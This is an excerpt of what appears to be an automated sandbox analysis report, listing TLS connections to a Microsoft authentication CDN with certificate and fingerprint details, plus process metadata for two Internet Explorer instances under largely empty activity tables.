Mar 6, 2021 15:13:27.061692953 CET	152.199.21.175	443	192.168.2.4	49766	CN=identitycdn.msauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Sun Jan 03 01:00:00 CET 2021 Fri Mar 08 13:00:00 CET 2013	Mon Jan 03 00:59:59 CET 2022 Wed Mar 08 13:00:00 CET 2023	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
Mar 6, 2021 15:13:27.062428951 CET	152.199.21.175	443	192.168.2.4	49770	CN=identitycdn.msauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Sun Jan 03 01:00:00 CET 2021 Fri Mar 08 13:00:00 CET 2013	Mon Jan 03 00:59:59 CET 2022 Wed Mar 08 13:00:00 CET 2023	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: iexplore.exe PID: 5488 Parent PID: 800

General

Start time:	15:13:04
Start date:	06/03/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7964d0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3848 Parent PID: 5488

General

Start time:	15:13:04

Start date:	06/03/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5488 CREDAT:17410 /prefetch:2
Imagebase:	0xe00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly